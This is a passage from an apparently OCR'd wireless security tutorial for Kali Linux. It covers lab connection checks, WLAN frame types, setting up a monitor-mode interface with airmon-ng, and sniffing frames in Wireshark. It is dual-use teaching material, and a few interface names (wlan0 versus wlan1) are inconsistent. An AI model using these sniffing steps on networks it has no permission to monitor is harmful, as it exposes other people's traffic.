64 bytes from 192.168.0.1: icmp_req=3 ttl=128 time=1.47 ms
^C
--- 192.168.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 1.479/2.660/5.021/1.670 ms
```

On the access point, we can verify connectivity by looking at the connection logs. As you can see in the following log, the MAC address of the wireless card `4C:0F:6E:70:BD:CB` has been logged making DHCP requests from the router:



What just happened?

We just connected to our access point successfully from Kali using our wireless adapter as the wireless device. We also learnt how to verify that a connection has been established at both the wireless client and the access point side.

Have a go hero – establishing a connection in a WEP configuration

Here is a challenging exercise for you—set up the access point in a WEP configuration. For each of these, try establishing a connection with the access point using the wireless adapter. Hint: check the manual for the `iwconfig` command by typing `man iwconfig` to see how to configure the card to connect to WEP.

Pop quiz – understanding the basics

Q1. After issuing the command `ifconfig wlan0`, how do you verify the wireless card is up and functional?

Q2. Can we run all our experiments using the Kali live CD alone? Can we not install the CD to the hard drive?

Q3. What does the command `arp -a` show?

Q4. Which tool should we use in Kali to connect to WPA/WPA2 networks?

Summary

This chapter provided you with detailed instructions on how to set up your own wireless lab. Also, in the process, you learned the basic steps for:

- Installing Kali on your hard drive and exploring other options such as Virtual Machines and USBs
- Configuring your access point over the web interface
- Understanding and using several commands to configure and use your wireless card
- Verifying the connection state between the wireless client and the access point

It is important that you gain confidence in configuring the system. If you aren't confident, it is advisable that you repeat the preceding examples a couple of times. In later chapters, we will design more complicated scenarios.

In the next chapter, we will learn about inherent design-based insecurities in WLANs design. We will use the network analyzer tool, Wireshark, to understand these concepts in a practical way.

2
WLAN and its Inherent Insecurities

"The loftier the building, the deeper the foundation must be laid."

Thomas Kempis

Nothing great can be built on a weak foundation, and in our context, nothing secure can be built on something that is inherently insecure.

WLANs, by design, have certain insecurities that are relatively easy to exploit, for example, by packet spoofing, packet injection, and sniffing (this could even happen from far away). We will explore these flaws in this chapter.

In this chapter, we shall look at the following:


- Revisiting WLAN frames
- Different frame types and subtypes
- Using Wireshark to sniff management, control, and data frames
- Sniffing data packets for a given wireless network
- Injecting packets into a given wireless network

Let's get started!


Revisiting WLAN frames

As this book deals with the security aspects of wireless, we will assume that you already have a basic understanding of the protocol and the packet headers. If not, or if it's been some time since you worked on wireless, this would be a good time to revisit this topic again.

Let's now quickly review some basic concepts of WLANs that most of you may already be aware of. In WLANs, communication happens over frames. A frame would have the following header structure:



The `Frame Control` field itself has a more complex structure:



The Type field defines three types of WLAN frame:

1. **Management frames**: Management frames are responsible for maintaining communication between access points and wireless clients. Management frames can have the following subtypes:
    - Authentication
    - Deauthentication
    - Association request
    - Association response
    - Reassociation request
    - Reassociation response
    - Disassociation
    - Beacon
    - Probe request
    - Probe response
2. **Control frames**: Control frames are responsible for ensuring a proper exchange of data between access points and wireless clients. Control frames can have the following subtypes:
    - Request to Send (RTS)
    - Clear to Send (CTS)
    - Acknowledgement (ACK)
3. **Data frames**: Data frames carry the actual data that is sent on the wireless network. There are no subtypes for data frames.

We will discuss the security implications of each of these frames when we discuss different attacks in later chapters.


We will now look at how to sniff these frames over a wireless network using Wireshark. There are other tools—such as Airodump-NG, Tcpdump, or Tshark—that you can use for sniffing as well. We will, however, mostly use Wireshark in this book, but we encourage you to explore other tools as well. The first step to do this is to create a monitor mode interface. This will create an interface for our adapter, which allows us to read all wireless frames in the air, regardless of whether they are destined for us or not. In the wired world, this is popularly called **promiscous mode**.

Time for action – creating a monitor mode interface


Let's now set our wireless adapter into monitor mode.

Follow these instructions to get started:


1. Boot Kali with your adapter connected. Once you are within the console, enter `iwconfig` to confirm that your card has been detected and the driver has been loaded properly.




2. Use the `ifconfig wlan1 up` command to bring the card up (where `wlan1` is your adapter). Verify whether the card is up by running `ifconfig wlan1`. You should see the word `UP` in the second line of the output as shown in the following screenshot:




3. To put our card into monitor mode, we will use the `airmon-ng` utility that is available by default on Kali. First run `airmon-ng` command to verify whether it detects the available cards. You should see the `wlan0` interface listed in the output:



4. Now enter `airmon-ng start wlan1` command to create a monitor mode interface corresponding to the `wlan0` device. This new monitor mode interface will be named `mon0`. (You can verify if it has been created by running `airmon-ng` without arguments again).



5. Also, running `ifconfig mon0` should now display a new interface called `mon0`.



What just happened?

We have successfully created a monitor mode interface called `mon0`. This interface will be used to sniff wireless packets off the air. This interface has been created for our wireless adapter.

Have a go hero – creating multiple monitor mode interfaces

It is possible to create multiple monitor mode interfaces using the same physical card. Use the airmon-ng utility to see how you can do this.


Awesome! We have a monitor mode interface just waiting to read some packets off the air. So let's get started.

In the next exercise, we will use Wireshark to sniff packets off the air using the mon0 monitor mode interface we just created.


Time for action – sniffing wireless packets

Follow the following instructions to begin sniffing packets:


1. Power up the Access Point Wireless Lab that we configured in *Chapter 1*, *Wireless Lab Setup*.
2. Start **Wireshark** by typing `Wireshark &` in the console. Once Wireshark is running, navigate to **Capture** | **Interfaces**.



3. Select packet capture from the `mon0` interface by clicking on the **Start** button to the right of the `mon0` interface as shown in the previous screenshot. Wireshark will begin the capture, and now you should see packets within the **Wireshark** window.



4. These are wireless packets that your wireless adapter is sniffing off the air. In order to view any packet, select it in the top window and the entire packet will be displayed in the middle window.



Click on the triangle in front of **IEEE 802.11 Wireless LAN management frame** to expand and view additional information.

Look at the different header fields in the packet and correlate them with the WLAN frame types and sub-types you have learned earlier.

What just happened?

We just sniffed out first set of packets off the air! We launched Wireshark, which used the monitor mode interface `mon0` we created previously. You should notice, by looking at Wireshark's footer region, the speed at which the packets are being captured and also the number of packets captured till now.

Have a go hero – finding different devices

Wireshark traces can be a bit daunting at times; even for a reasonably populated wireless network, you could end up sniffing a few thousand packets. Hence, it is important to be able to drill down to those packets that interest us. This can be accomplished using filters in Wireshark. Explore how you can use these filters to identify unique wireless devices in the traces– both access points and wireless clients.


If you are unable to do this, don't worry as this is the next thing we will learn.

Time for action – viewing management, control, and data frames


Now we will learn how to apply filters in Wireshark to look at Management, Control and Data Frames.

Please follow the below instructions step by step:


1. To view all the Management frames in the packets being captured, enter the filter `wlan.fc.type == 0` into the filter window and click `Apply`. You can stop the packet capture if you want to prevent the packets from scrolling down too fast.



2. To view Control Frames, modify the filter expression to read **wlan.fc.type == 1**.




3. To view data frames, modify the filter expression to **wlan.fc.type == 2**.

